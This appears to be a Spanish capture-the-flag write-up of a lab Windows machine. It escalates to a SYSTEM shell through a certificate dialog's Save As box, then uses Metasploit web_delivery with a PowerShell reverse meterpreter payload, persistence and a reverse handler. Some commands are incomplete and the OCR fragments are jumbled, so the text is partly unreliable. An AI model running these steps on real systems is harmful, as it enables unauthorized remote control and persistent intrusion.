


Podemos ver la información del certificado, y abrirlo en el navegador web lo cual daría la siguiente respuesta




Nos aparecera que la locación del archivo no esta accesible, luego abriremos el directorio system usando el nombre c:\windows\system32*.* en el campo de nombre y pudiendo acceder a cmd.exe, desde el usuario NT AUTHORITY\SYSTEM


FreeRDP: 10.10.252.250
Recycle Bin
Hostname: RetroWeb
Instance ID: i-0fea45f9db36968e5
Private IP Address: 10.10.252.250
Instance Size: t3a.small
Availability Zone: eu-west-1b
Save Webpage
Desktop
Search Desktop
Organize
New folder
Quick access
This PC
Network
SYSTEM
This PC
Libraries
Network
File name: c:\windows\system32*.*
Save as type: Web Archive, single file (*.mht)
Hide Folders
Encoding: Unicode (UTF-8)
Save
Cancel
n't be displ
/www.verisign.com is correct.
engine.
ESP
9:38 PM
3/12/2024



Buscamos la bandera de root, dentro del escritorio del usuario administrador y finalizamos la maquina



Metaesploit

Ya que sabemos que nuestra máquina víctima está ejecutando Windows Defender, ¡vamos a probar un método diferente de entrega de la carga útil! Para ello, vamos a utilizar el exploit de entrega web script dentro de Metasploit. Inicie Metasploit ahora y seleccione 'exploit/multi/script/web_delivery' para su uso.

msfconsole
use exploit/multi/script/web_delivery

En primer lugar, establezcamos el objetivo en PSH (PowerShell). ¿Qué número de objetivo es PSH?

show targets

set target 2

Después de configurar el payload, configuramos el lhost y lport.

set lhost set lport

En este caso, usaremos un simple payload HTTP inverso. Hazlo ahora con el comando

set payload windows/meterpreter/reverse_http
run -j

show options
set srvport 8000
run -j

run persistence -X
run persistence -X -r

background
use exploit/multi/handle
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST

set LPORT 1234
show options

sessions 1
reboot